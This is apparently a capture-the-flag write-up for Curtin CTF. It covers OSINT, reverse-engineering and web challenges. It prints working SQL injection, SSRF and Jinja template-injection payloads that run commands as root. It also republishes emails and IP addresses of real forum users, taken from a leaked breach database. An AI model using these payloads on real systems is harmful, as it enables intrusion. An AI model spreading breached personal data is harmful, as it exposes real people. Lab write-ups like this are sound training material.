$ d2j-dex2jar classes.dex
dex2jar classes.dex -> ./classes-dex2jar.jar


[kruphix@Zeqzoq ~] [~] /mnt/c/Users/blast/Downloads/curtin]
$ d2j-dex2jar classes2.dex
dex2jar classes2.dex -> ./classes2-dex2jar.jar

[kruphix@Zeqzoq ~] [~] /mnt/c/Users/blast/Downloads/curtin]
$ d2j-dex2jar classes3.dex
dex2jar classes3.dex -> ./classes3-dex2jar.jar

[kruphix@Zeqzoq ~] [~] /mnt/c/Users/blast/Downloads/curtin]
$ d2j-dex2jar classes4.dex
dex2jar classes4.dex -> ./classes4-dex2jar.jar
```

Read the jar file and search for PIN

- HARDCODED_PIN: 7331



Osint

The Package

Challenge 55 Solves X

The Package

100

Can you get the details please? All I have is this:

278154251425


Where was the package picked up? When? Add the dimensions too (in cms).

Format: CURTIN_CTF{Where_DD_MM_YYYY_|_b_h}

Author: RDxR10

[View Hint](#)

[Flag](#) [Submit](#)



<https://parcelsapp.com/en/tracking/278154251425>



Service	FedEx International Priority
Dimensions	60x31x20 cms

Divulger Part 1

Challenge 30 Solves X

Divulger Part 1

125

A person with the online alias 'greekguy' had leaked details of Turkish Phone Number IDs.

What e-mail was the person using?

Author: RDxR10

[View Hint](#)

[Flag](#) [Submit](#)

Search for greekguy and breachforum and stumbled upon this X.

← Post

 **Tolgahan**
@TolgaDemirayak

When BreachForums data was exposed, the first thing that came to my mind was the guy who exposed our 101 million phone data. Here you go:
bf.based.re/search/greekguy

[Translate post](#)

4:56 AM · Jul 25, 2024 · 4,338 Views

Got email in basic_info

Search results for greekguy

basic_info					
username	email	regip	lastip_geo	lastip	
greekguy	kpopayda@gmail.com	85.106.96.249	Turkiye, Antalya, Tarim	5.176.38.41	

CURTIN_CTF{kpopayda@gmail.com}

Divulger Part 2

Challenge 29 Solves ×

Divulger Part 2

125

We have an intel that the same person had "Self-banned" himself.

When did this happen?


Format: CURTIN_CTF{DD_MM_YYYY}

Author: RDxR10

Flag Submit

In mybb_banned got dateline in unix timestamp

mybb_banned										
uid	gid	oldgroup	oldadditionalgroups	olddisplaygroup	admin	dateline	bantime	lifted	reason	
225869	7	2		0	1	1669612052	---	0	Self-ban, "Fuck Turkey, Fuck Eksisozluk"	



Format	Seconds
GMT	Mon Nov 28 2022 05:07:32 GMT+0000
Your Time Zone	Mon Nov 28 2022 13:07:32 GMT+0800 (Malaysia Time)
Relative	2 years ago

CURTIN_CTF{28_11_2022}

Divulger Part 3

Challenge 27 Solves X

Divulger Part 3

224

It seems greekguy was communicating with Stranger020.

What email was Stranger020 using? When did the person register on the forum?

Format: CURTIN_CTF{email_dd_mm_yyyy}

Author: RDxR10


Flag Submit

Flag: [CURTIN_CTF{sergeyevic@protonmail.com_12_11_2022}](#)

From the part 1 and part 2 of this challenge, we were at this site.
<https://bf.based.re/search/greekguy>

To get know about this Stranger020, we try to search for its username by changing the url as below. Straight away, we got the email.

<https://bf.based.re/search/Stranger020>



Search results for Stranger020				
basic_info				
username	email	regip	lastip_geo	lastip
Stranger020	sergeyevic@protonmail.com	176.97.66.17	United Arab Emirates, Dubai, Dubai	176.97.66.17

As I go through one by one, I get a very long information at 'show mybb_usernamehistory'. Scrolled it to the side and we get the dateline in unix timestamp also.

avatar	avatardimensions	avatartype	usergroup	additionalgroups	displaygroup	usertitle	regdate	lastactive	lastvisit	lastpost	website	icq	skype	google	birthday
2		0					1668247729	1669633441	1669631934	1669382828		0			

Change it using online tool using the link here and we get the date, and as part of the flag.

<https://www.unixtimestamp.com/>

The Current Epoch Unix Timestamp

Enter a Timestamp

Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

1728749361
SECONDS SINCE JAN 01 1970. (UTC)
12:11:44 AM

Related Tools

- Binary Converter

Format	Seconds
GMT	Sat Nov 12 2022 10:08:49 GMT+0000
Your Time Zone	Sat Nov 12 2022 18:08:49 GMT+0800 (Malaysia Time)
Relative	2 years ago

Enter a Date & Time

Year	Month	Day	Hour (24 hour)	Minutes	Seconds
2024	10	12	16	04	13

Convert →

Divulger Part 4

Challenge 24 Solves [X](#)

Divulger Part 4

477

There were talks of dumping the entire Health Management database.

Which site were the leakers chatting about? What was the Storage Engine of the database?

Flag Format: CURTIN_CTF{site_storageengine}

Author: RDxR10

[Flag](#) [Submit](#)

Found the website during 12 hour searching for email.

The screenshot shows a social media post from the Data Leak Monitoring System (@dataleakmonitor). The post is titled "Hello BreachForums Community, Today I have uploaded the Halk Sağlığı Yönetim Sistemi (HSYS) Database for you to download, thanks for reading and enjoy!" It includes a link to the breached database. The post is annotated with a yellow warning icon and text: "⚠ Detect Data ⚠", "Threat Actor": "#greekguy", "Content": "Halk Sağlığı Yönetim Sistemi (HSYS) #Database - #Leaked", "Detection Date": "November 21, 2022 06:29", "Type": "#Dataleak". The post has 27 likes and was made at 2:14 AM - Nov 23, 2022. There are buttons for "Post your reply" and "Reply".

Guessed the storage engine

The screenshot shows a search results page for "storage engine example". The results are filtered by "All" and include categories for "In mysql", "In php", and "Innodb". The results list several MySQL storage engines: MyISAM, Archive, MySQL Federated, InnoDB, Blackhole, CSV, Memory, and Merge. Each result has a dropdown arrow next to it. At the bottom right, there is a "Feedback" link.

CURTIN_CTF{hsys.saglik.gov.tr_MyISAM}

Car On Fire Part 1

Challenge 53 Solves X

Car on Fire Part 1

150

Owner of the car?

Flag Format: CURTIN_CTF[Firstname_Lastname]

Author: RDxR10

[car_on_fire.m...](#)

Flag Submit

Snip the video and reverse searched it

← Exact matches

SafeSearch blurring is on

AutoBuzz.my

Tesla Model S catches fire in California, adding more flame to Tesla's troubles - AutoBuzz.my

18 Jun 2018 · 1400x787



NDTV



The owner's wife posted the video on X.

Happened out of the blue.



Mary McCormack

@marycmccormack · Follow

X

@Tesla This is what happened to my husband and his car today. No accident, out of the blue, in traffic on Santa Monica Blvd. Thank you to the kind couple who flagged him down and told him to pull over. And thank god my three little girls weren't in the car with him



Watch on X

Tried my luck at google and got it.

ogle

丈夫 of marymccormack

All Images News Videos Shopping Web Maps More Tools

Showing results for husband of **mary mcccormack**
Search instead for [husband of marymccormack](#)

Mary McCormack / Husband

Michael Morris

m. 2003

In July 2003, McCormack married director and producer [Michael Morris](#). Together they have three children. McCormack and Morris are executive producers of the game show *25 Words or Less*, hosted by Meredith Vieira.



CURTIN_CTF{Michael_Morris}

Car On Fire Part 2

Challenge 47 Solves X

Car on Fire Part 2

204

What kind of air filter does the car come equipped with?

NOTE: Separate the words with underscores

Author: RDxR10

Flag Submit

Search Google and used sanity check for this

 **Zeqzoq** Today at 7:17 PM
want sanity check for car on fire 2
is hepa correct?
CURTIN_CTF{High-efficiency_particulate_air}

 **Zeqzoq** Today at 9:35 PM
is it correct?

 **RDxR10** Today at 9:45 PM
close

CURTIN_CTF{High_Efficiency_Particulate_Air} (NOT SURE WE BRUTEFORCED IT, CANT REMEMBER)

Car On Fire Part 3

Challenge 37 Solves X

Car on Fire Part 3

364

VIN of the car?

Author: RDxR10

Flag Submit

My approach, use the number plate on Us warranty car website.

<https://vincheck.info/check/report-summary.php?vin=5YJSA1DP9CFP02519>

CURTIN_CTF{5YJSA1DP9CFP02519}

Car On Fire Part 4

Challenge 39 Solves X

Car on Fire Part 4

462


Name the food store near which the car was spotted.

NOTE: Replace spaces with underscores.

Author: RDxR10

Flag Submit

Just walk around the google map. 7800 Santa Monica Blvd is the accident spot.



Crash at the Airdrome part 1

Challenge 47 Solves X

Crash at the Airdrome Part 1

200

A: What was the engine model of the aircraft?

B: When was the aircraft manufactured? (DD-MM-YYYY)

Flag Format: CURTIN_CTF{A_B}

Author: RDxR10

[!\[\]\(ee1308f28af1433935c83d0cf833d3c7_img.jpg\) crash_at_the....](#)

Flag Submit

Flag: CURTIN_CTF{CFM56-7B24E_19-02-2013}

Given an image of Lion Air flight which I knew and heard about this incident.



Immediately look for its incident on Wikipedia and got the details of the challenge wanted. Wrap the engine model and the manufactured date in the flag format and there we go!

Capture The Flag Hackathon | ChatGPT | Turkey to investigate mass | Search WikiLeaks | 53 days before 13 April 2024 | Lion Air Flight 904 - Wikipedia

https://en.wikipedia.org/w/index.php?title=Lion_Air_Flight_904&oldid=113457120

Contents [hide](#)

(Top)

Background

Aircraft

Crew and passengers

Investigation

See also

References

Background [\[edit\]](#)

Aircraft [\[edit\]](#)

The aircraft involved was a 53-year-old Boeing 737-8GP with serial number 38728 and registered as PK-LKS. It had logged about 142 hours and 37 minutes of flight time in 104 takeoff and landing cycles. It was manufactured by Boeing Commercial Airplanes on 19 February 2013 and was powered by two CFM International CFM56-7B24E engines.^[3] 19

Crew and passengers [\[edit\]](#)

The captain was 48-year-old Mahlup Gozali, an Indonesian national who joined Lion Air on 3 February 2003 and had logged 15,000 hours of flight experience, including 6,173 hours and 53 minutes on the Boeing 737.^{[4][3]} 14–15 His co-pilot was 24-year-old Chirag Kalra, an Indian national who had 1,200 flight hours, 923 of which were on the Boeing 737. He joined Lion Air on 25 April 2011.^{[5][3]} 15–16

There were 2 pilots and 5 flight attendants with 101 passengers on board consisting of 95 adults, 5 children and 1 infant. 97 passengers were Indonesians, 1 French, 1 Belgian, and 1 Singaporean. 6 of the crew were Indonesian while one came from

PK-LKS, the aircraft involved, seen 9 days before the accident

Accident

Date	13 April 2013
Summary	Crashed into the sea on approach; controlled flight into water; failed go-around attempt
Site	Off Ngurah Rai International Airport, Denpasar, Bali, Indonesia 8°44'57"S 115°8'29"E
Aircraft	
Aircraft type	Boeing 737-8GP
Operator	Lion Air
IATA flight No.	JT904
ICAO flight No.	LN904
Call sign	LION INTER 904
Registration	PK-LKS
Flight origin	Husein Sastranegara International Airport, Bandung, Indonesia
Destination	Ngurah Rai International Airport, Denpasar, Bali, Indonesia
Occupants	108
Passengers	101
Crew	7
Fatalities	0
Injuries	46

Appearance [\[edit\]](#)

Text

Small

Standard

Large

Width

Standard

Wide

Color (beta)

Automatic

Light

Dark

30°C Partly sunny

5:17 PM 12/10/2024

Crash at the Airdrome Part 2

Challenge 48 Solves X

Crash at the Airdrome Part 2

303

When was the first flight of this aircraft model?


Flag Format: CURTIN_CTF{DD_MM_YYYY}

Author: RDxR10

Flag Submit

Flag: CURTIN_CTF{31_07_1997}

At the first place, I thought that it refers to first flight of the aircraft PK-LKS. Lol how dumb am I trying a lot on that. Then I realized it mention about the model! Quick search about the first flight date of aircraft model Boeing 737-8GP through ChatGPT and I got the date, also as the flag.



Crash at the Airdrome Part 3

Challenge 27 Solves X

Crash at the Airdrome Part 3 474

A: Distance between the airports?

NOTE: Answer includes digits only (km). Ignore decimal values.

B: What was the name of the PIC?

C: What was the part number of the aircraft's Terrain Awareness and Alerting System?

Flag format: CURTIN_CTF{A_BFirstName_BLastName_C}

Author: RDxR10

Flag

Submit


Flag: CURTIN_CTF{861_Mahlup_Gozali_965-1690-055}

Given a lot of questions from this challenge hmm. Distance between two airports, Pilot in Charge and part number of TAWS ?

Let's find one by one. First I tried to find distance from that Hussein Sastranegara Airport to Denpasar Bali Airport. But I found that first airport is no longer functioning, so I decided to find an old flight involving this two. I just search flight from WICC (first airport) to WADD(second airport) and it gives this website.

<https://www.flightradar24.com/live/flight/PKAXX/history/20220805/0540Z/WICC/WADD>

Scroll a bit downward and we can see the distance between these two airports. Just change it to km using any kind of conversion tools to get the distance in kilometers. One down!



Next it asked about the pilot in charge, easy one I guess. Back to the Wikipedia we used in the part 1, it gives us the name of the pilot, Mr. Mahlup Gozali. Two down!

Summary	
Site	Entered into the sea on approach; controlled flight into water; failed go-around attempt Off Ngurah Rai International Airport, Denpasar, Bali, Indonesia 8°44'57"S 115°8'29"E
Aircraft	Boeing 737-8GP Lion Air
Operator	Lion Air
IATA flight No.	JT904
ICAO flight No.	LN1904
Call sign	LION INTER 904
Registration	PK-LKS
Flight origin	Husein Sastranegara International Airport, Bandung, Indonesia
Destination	Ngurah Rai International Airport, Denpasar, Indonesia
Occupants	108
Passengers	101
Crew	7
Fatalities	0
Injuries	46
Survivors	108

Last one, might be a bit tricky at first. But luckily I know a quick way to find all information about an incident. Its all through a report. Searched for the incident report and I found a pdf file about it.

https://asn.flightsafety.org/reports/2013/20130413_B738_PK-LKS.pdf

Suuuper lazy to find one by one, so we just look keyword for 'part number' and we found it. But it written there about EGPWS, doesn't sure that does that the same thing for TAWS ?

After google for some info, yes it is. So we obtained the last piece of the flag. Be sure to include the '-' too. Been tricked for 2 hours because of that hm.

The aircraft departed Bandung for Bali within the proper weight and balance envelope, as shown in the following table:

Maximum take-off weight	:	73,935 kg
Actual take-off weight	:	56,465 kg
MAC TOW	:	28.4 %
MAC TOW Limit	:	6% - 30%
Estimated Landing Weight	:	52,765 kg
MAC LDG	:	15.99 %
MAC LDG Limit	:	6%-35%

1.6.4 Enhanced Ground Proximity Warning System (EGPWS)

The aircraft was equipped with a Honeywell Enhanced Ground Proximity Warning System (EGPWS) serial number: EMKS – 34870 and part number 965-1690-055. Examination of the FDR and CVR information indicated that no EGPWS warnings occurred during the accident sequence. Further examination of FDR data indicated that the aircraft did not enter the EGPWS alert/ warning envelope during the approach (Figure 3).

Web

Easy Login


The screenshot shows a challenge card for 'Easy Login' worth 100 points. The description reads: 'Hey, found this super secure login page. Seems like the database admin forgot to do some sanity checks.' Below the description is a challenge link: <http://18.141.159.205:8001/>. At the bottom are two buttons: 'Flag' and 'Submit'.

Use simple SQL injection to login.

The screenshot shows a login page with a database icon above it. The heading is 'Sign in to your account'. There are two input fields labeled 'User Name' and 'Password', and a blue 'Login' button below them. The User Name field contains the value 'or 1=1 -- .', which is a common SQL injection payload.


Welcome, ' or 1=1 -- . Flag: CURTIN_CTF{sql_1nj3ct1on_v1ct0ry}

Crumb Trails



Approach:

1. Change the cookie to “chocolate”



Sneaky Source

The screenshot shows a challenge card for a CTF competition. At the top left is a 'Challenge' button and at the top right is a '17 Solves' badge. In the center, the challenge title 'Sneaky Source' is displayed above its point value '300'. Below the title is a descriptive text: 'The website allows one to retrieve the source code of a given URL, how does that really work ?'. Underneath this text is a link labeled 'Challenge Link: <http://54.255.222.103:8003/>'. At the bottom of the card are two buttons: 'Flag' on the left and 'Submit' on the right.

Source Code Printer

URL to query

file:///app/flag.txt

Submit

CURTIN_CTF{S3rver_S1de_Surf1ng}

Valuable Feedback

Challenge 26 Solves ×

Valuable Feedback

350

The author wants some feedback on the website quality, make sure to preview and send him some good reviews.

Challenge Link: <http://54.255.222.103:8004/>


Flag Submit

Use this gihub and copy paste all of them.

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#aspnet-razor---command-execution>

Exploit the SSTI by calling os.popen().read()

```
 {{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
```




Feedback Form Template

Your message

```
 {{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
```

Submit


Here we successfully exploit it.



Your Message

```
uid=0(root) gid=0(root) groups=0(root)
```

Change id to cat flag.txt



Feedback Form Template

Your message

```
 {{ self.__init__.globals.__builtins__.__import__('os').popen('cat flag.txt').read() }}
```


Submit

CURTIN_CTF{t3mpl4t3s_ar3_e4sy_t0_cr4ck}

Internal View

The screenshot shows a challenge interface. At the top left is a 'Challenge' button, at the top right is a '10 Solves' button, and at the top right corner is a close ('X') button. The main title is 'Internal View' with a point value of '400'. Below the title is a descriptive text: 'The flag is hidden at /internal/flag path, but seems like it is not accessible to everyone...'. Underneath this is a challenge link: 'Challenge Link: <http://54.255.171.153:8005/>'. Below the link is a note: 'A little birdie just told me that the flag is in /internal/flag and hosted on port 5000 (internally..)'. At the bottom are two buttons: 'Flag' on the left and 'Submit' on the right.

